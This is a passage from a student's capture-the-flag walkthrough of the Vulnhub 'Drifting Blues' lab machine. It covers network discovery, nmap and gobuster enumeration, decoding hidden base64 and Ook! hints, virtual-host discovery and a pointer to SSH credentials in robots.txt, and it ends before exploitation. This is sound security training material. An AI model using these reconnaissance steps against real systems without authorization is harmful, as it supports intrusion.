Vulnhub - Drifting Blues

Atharva Velani 20411611


intro

Table of Contents:

Step 1: Scan the network

Decided to use netsdiscover for this particular machine, can be done with nbtscan or nmap. We'll use nmap for a more detailed scan, however, we know that the machine ip is ***192.168.56.117.***

netdiscover -i eth1 -r 192.168.56.0/24




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.1    0a:00:27:00:00:0c      1      60  Unknown vendor
 192.168.56.100  08:00:27:f5:b5:04      1      60  PCS Systemtechnik GmbH
 192.168.56.117  08:00:27:73:b2:e1      1      60  PCS Systemtechnik GmbH
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

nmap -sV -sC -A 192.168.56.117

With the scan below we know that the system is most likely a http vulnerability with out scan, and it is running on a Linux system. This means it may potentially be vulnerable to the dirty cow exploit if it is the correct linux version.




```
└─# nmap -sV -A -sC 192.168.56.117                                    1 ⚙
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-05 03:37 EDT
Nmap scan report for driftingblues.box (192.168.56.117)
Host is up (0.00065s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ca:e6:d1:1f:27:f2:62:98:ef:bf:e4:38:b5:f1:67:77 (RSA)
|   256 a8:58:99:99:f6:81:c4:c2:b4:da:44:da:9b:f3:b8:9b (ECDSA)
|_  256 39:5b:55:2a:79:ed:c3:bf:f5:16:fd:bd:61:29:2a:b7 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Drifting Blues Tech
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:73:B2:E1 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.65 ms driftingblues.box (192.168.56.117)

OS and Service detection performed. Please report any incorrect results at https://nmap.or
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

Step 2: Exploit vulnerable ports

We know that sice port 80 is open its most likely a webapp vulnerability so we can enumerate with ***gobuster***.


gobuster dir -u http://192.168.56.117 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt



```
┌──(root💀kali)-[~]
└─# gobuster dir -u http://192.168.56.117 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.117
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
2022/11/05 03:41:40 Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 279]
/index.html           (Status: 200) [Size: 7710]
/img                  (Status: 301) [Size: 314] [--> http://192.168.56.117/img/]
/css                  (Status: 301) [Size: 314] [--> http://192.168.56.117/css/]
/js                   (Status: 301) [Size: 313] [--> http://192.168.56.117/js/]
/secret.html          (Status: 200) [Size: 25]
/.html                (Status: 403) [Size: 279]
/server-status        (Status: 403) [Size: 279]
Progress: 881840 / 882244 (99.95%)===============================================================
2022/11/05 03:43:28 Finished
===============================================================
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```


Contents of secret.html:



dig.. deeper.. maybe you

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

Contents of index.html:




calculations that meet the clients' requirements for better efficiency and the ever increasing regulatory requirements. Please contact sheryl@driftingblues.box for more info.

workflow takes the raw data and feeds it to our platform for subsequent analysis. Drifting Blues Tech's Automated Data Handling is a "Plug and Play" solution that requires little efforts and worktime from the client. Please contact eric@driftingblues.box for more info.

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

From this web page it seems that we have two email addresses and a domain, this is most likely usernames for our server that we can use. But since we got no useful information from the secret.html perhaps the source could would have something important.




```
                        Subscribe
                      </button>
                    </form>
                    <!-- L25vdGVmb3JraW5nZmlzaC50eHQ= -->
                  </div>
                </div>
              </div>
            </div>
          </section>
          <!-- Page footer -->
          <footer class="row tm-page-footer">
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

There seems to be a base64 encoded text that we can decode.


echo 'L25vdGVmb3JraW5nZmlzaC50eHQ=' | base64 -d



```
┌──(root💀kali)-[/home/kali/Desktop/vulnhubs/driftingB]
└─# echo 'L25vdGVmb3JraW5nZmlzaC50eHQ=' | base64 -d
/noteforkingfish.txt

┌──(root💀kali)-[/home/kali/Desktop/vulnhubs/driftingB]
└─# ▯
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

We have a page that we may be able to access. The webpage seems to have ae bunch of Ook, perhaps this is an encoded language which we can decode.



```
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook. Ook? Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook.
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook.
```

Option: Ook! to Text

Interpreting as:
Ook! to Text

```
my man, i know you are new but you should know how to use host file to reach our secret location. -eric
```


```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

The decoded text is: "`my man, i know you are new but you should know how to use host file to reach our secret location. -eric`"

With this information we know to put the webpage on our host file in ***/etc/hosts***. Since we have the email, its most likely that the domain under the email address is also the domain that is used for the webpage: "***driftingblues.box***"

sudo nano /etc/hosts

192.168.56.117 driftingblues.box (in /etc/hosts file)




```
192.168.56.117 driftingblues.box
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

Now we must enumerate the virtual hosts on this host.

gobuster vhost -u http://driftingblues.box -w /usr/share/wordlists/dirb/common.txt --append-domain --no-error




```
Found: ~test.driftingblues.box Status: 400 [Size: 430
Found: ~tmp.driftingblues.box Status: 400 [Size: 430]
Found: ~user.driftingblues.box Status: 400 [Size: 430
Found: ~sysadm.driftingblues.box Status: 400 [Size: 4
Found: ~www.driftingblues.box Status: 400 [Size: 430]
Found: ~webmaster.driftingblues.box Status: 400 [Size
Found: lost+found.driftingblues.box Status: 400 [Size
Found: test.driftingblues.box Status: 200 [Size: 24]
Progress: 4559 / 4615 (98.79%)═══════════════════════════════════════════════
══
2022/11/05 04:11:39 Finished
═══════════════════════════════════════════════════════════════

┌──(root💀kali)-[/home/kali/Desktop/vulnhubs/driftingB]
└─# gobuster vhost -u http://driftingblues.box -w /usr/share/wordlists/dirb/common.txt --a
ppend-domain --no-error
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

Now we can add test.driftingblues.box to our ***/etc/hosts***. We can repeat it the same way as we did prior by using ***nano*** to edit our text document.

sudo nano /etc/hosts

Simply add ***test.driftingblues.box*** onto our previous insert.




```
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

192.168.2.12 Morrowind-West.province.com
192.168.2.12 Aldruhn.Morrowind-West.province.com

192.168.56.110 earth.local terratest.earth.local

192.168.56.109 ripper-min

192.168.56.117 driftingblues.box test.driftingblues.box
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

Step 3: Exploring HTTP further

Now that we have the test domain in our hosts file, we can access this page with that url. What we always do first with a new domain is enumerate with your enumeration program of choice. I will be using gobuster just to keep it consistent with previous enumeration.


gobuster dir -u http://test.driftingblues.box -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt



```
┌──(root💀kali)-[/home/kali/Desktop/vulnhubs/driftingB]
└─# gobuster dir -u http://test.driftingblues.box -w /usr/share/wordlists/dirbuster/directory-list-2.
t
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://test.driftingblues.box
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
2022/11/05 04:20:50 Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 24]
/.html                (Status: 403) [Size: 287]
/robots.txt           (Status: 200) [Size: 125]
/.html                (Status: 403) [Size: 287]
/server-status        (Status: 403) [Size: 287]
Progress: 881346 / 882244 (99.90%)===============================================
2022/11/05 04:22:27 Finished
===============================================================
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

Robots.txt file has a file names ***ssh_cred.txt*** and we can open it to find a password in it.

